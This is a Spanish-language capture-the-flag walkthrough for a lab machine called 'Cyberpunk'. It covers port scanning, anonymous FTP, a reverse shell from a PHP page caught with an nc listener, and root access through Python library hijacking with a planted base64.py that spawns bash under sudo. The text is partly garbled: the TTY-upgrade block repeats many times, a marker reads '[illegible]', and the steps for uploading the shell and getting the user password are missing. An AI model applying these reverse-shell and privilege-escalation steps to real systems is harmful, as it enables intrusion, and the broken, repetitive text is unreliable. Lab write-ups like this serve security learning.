

CYBERPUNK



CONECTIVIDAD

```
ping -c1 192.168.0.41
```

```
# ping -c1 192.168.0.41
PING 192.168.0.41 (192.168.0.41) 56(84) bytes of data.
64 bytes from 192.168.0.41: icmp_seq=1 ttl=64 time=2.21 ms

— 192.168.0.41 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 2.211/2.211/2.211/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.41

LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.41 -T 5
```


```

# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.41 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-25 12:12 EDT
Warning: 192.168.0.41 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.41
Host is up (0.0012s latency).
Not shown: 46811 filtered tcp ports (no-response), 18721 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x  2 0      0          4096 May  1 08:49 images
| -rw-r--r--  1 0      0          713 May  1 14:55 index.html
| -rw-r--r--  1 0      0          923 May  1 08:51 secret.txt
|_ fingerprint-strings:
|_   GenericLines:
|_     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
|_       Orden incorrecta: Intenta ser m
|_       creativo
|_       Orden incorrecta: Intenta ser m
|_       creativo
|_   Help:
|_     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
|_     214-Se reconocen las siguiente
|_     rdenes (* =>'s no implementadas):
|_     XCWD CDUP XCUP SMNT* QUIT PORT PASV
|_     EPRT EPSV ALLO RNFR RNTD DELE MDTM RMD
|_     XRMD MKD XMKD PWD XPWD SIZE SYST HELP
|_     NOOP FEAT OPTS HOST CLNT AUTH* CCC* CONF*
|_     ENC* MIC* PBSZ* PROT* TYPE STRU MODE RETR
|_     STOR STOU APPE REST ABOR RANG USER PASS
|_     ACCT* REIN* LIST NLST STAT SITE MLSD MLST
|_     comentario a root@Cyberpunk
|_     NULL, SMBProgNeg, SSLSessionReq:
|_     220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
|_ ssh-hostkey:
|_   256 6d:b5:c8:65:8d:1f:8a:98:76:93:26:27:df:29:72:4a (ECDSA)
|_   256 a5:83:2a:8f:eb:c6:f1:0b:e0:e6:d8:e1:05:3b:4c:a5 (ED25519)
80/tcp open  http      Apache httpd 2.4.59 ((Debian))
|_ _http-title: Arasaka

```

Puertos abiertos 21,22 y 80

puerto 80



Nos vamos por ftp

```

# ftp 192.168.0.41
Connected to 192.168.0.41.
220 Servidor ProFTPD (Cyberpunk) [::ffff:192.168.0.41]
Name (192.168.0.41:kali): anonymous
331 Conexión anónima ok, envía tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||35066|)
150 Abriendo conexión de datos en modo ASCII para file list
drwxrwxrwx  3 0      0          4096 May  1 14:55 .
drwxrwxrwx  3 0      0          4096 May  1 14:55 ..
drwxr-xr-x  2 0      0          4096 May  1 08:49 images
-rw-r--r--  1 0      0          713 May  1 14:55 index.html
-rw-r--r--  1 0      0          923 May  1 08:51 secret.txt
226 Transferencia completada
ftp>

```

Leemos el secret.txt

```
cat secret.txt
*****
*
*      Hola Netrunner,
*
*
*  Has sido contratado por el mejor fixer
*  de la ciudad para llevar a cabo una
*  misión crucial.
*
*
*  Tenemos información de que Arasaka,
*  la mega-corporación más poderosa de
*  Night City, está migrando sus sistemas
*  y actualmente parece ser vulnerable.
*  Necesitamos que te infiltres en sus
*  sistemas y desactives el Relic para
*  salvar la vida de V.
*
*  Te espero en Apache.
*
*
*      - Alt
*
*****
```

<http://192.168.0.41/resshell.php> y obtenemos conexión

```

L# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [192.168.0.41] 44748
Linux Cyberpunk 6.1.0-20-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.85-1 (2024-04-11) x86_64 GNU/Linux
21:25:21 up 1:15, 0 user, load average: 2.49, 18.18, 17.71
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$

```

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
reset xterm

export TERM=xterm

export SHELL=bash
```

Revisando directorios nos encontramos con esto

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
reset xterm

export TERM=xterm

export SHELL=bash
```

Revisando directorios nos encontramos con esto

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
      reset xterm

export TERM=xterm

export SHELL=bash
```

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
      reset xterm

export TERM=xterm

export SHELL=bash
```

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
      reset xterm

export TERM=xterm

export SHELL=bash
```

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
      reset xterm

export TERM=xterm

export SHELL=bash
```

```
Tratamos la TTY

script /dev/null -c bash

ctrl+Z

stty raw -echo; fg
      reset xterm

export TERM=xterm

export SHELL=bash
```

[illegible][illegible]

ESCALADA DE PRIVILEGIOS

```
Nos hacemos arasaka
www-data@Cyberpunk:/home$ su arasaka
```

```
Nos hacemos arasaka
www-data@Cyberpunk:/home$ su arasaka
```

```
Password:
arasaka@Cyberpunk:/home$
```

Buscamos permisos sudo

```
arasaka@Cyberpunk:/home$ sudo -l
Matching Defaults entries for arasaka on Cyberpunk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty
```

User arasaka may run the following commands on Cyberpunk:

```
(root) PASSWD: /usr/bin/python3.11 /home/arasaka/randombase64.py
```

Como el script randombase64.py importa la librería base64, podemos

aprovecharnos de esto para realizar un ataque de Python Library Hijacking.

Creamos un archivo `base64.py` en el mismo directorio que `randombase64.py`

```
import os
os.system('/bin/bash')
```

y a continuación ejecutamos

```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
```

haciéndonos root

```
arasaka@Cyberpunk:~$ sudo /usr/bin/python3.11 /home/arasaka/randombase64.py
[sudo] contraseña para arasaka:
root@Cyberpunk:/home/arasaka# whoami
root
```

👉 Buen día.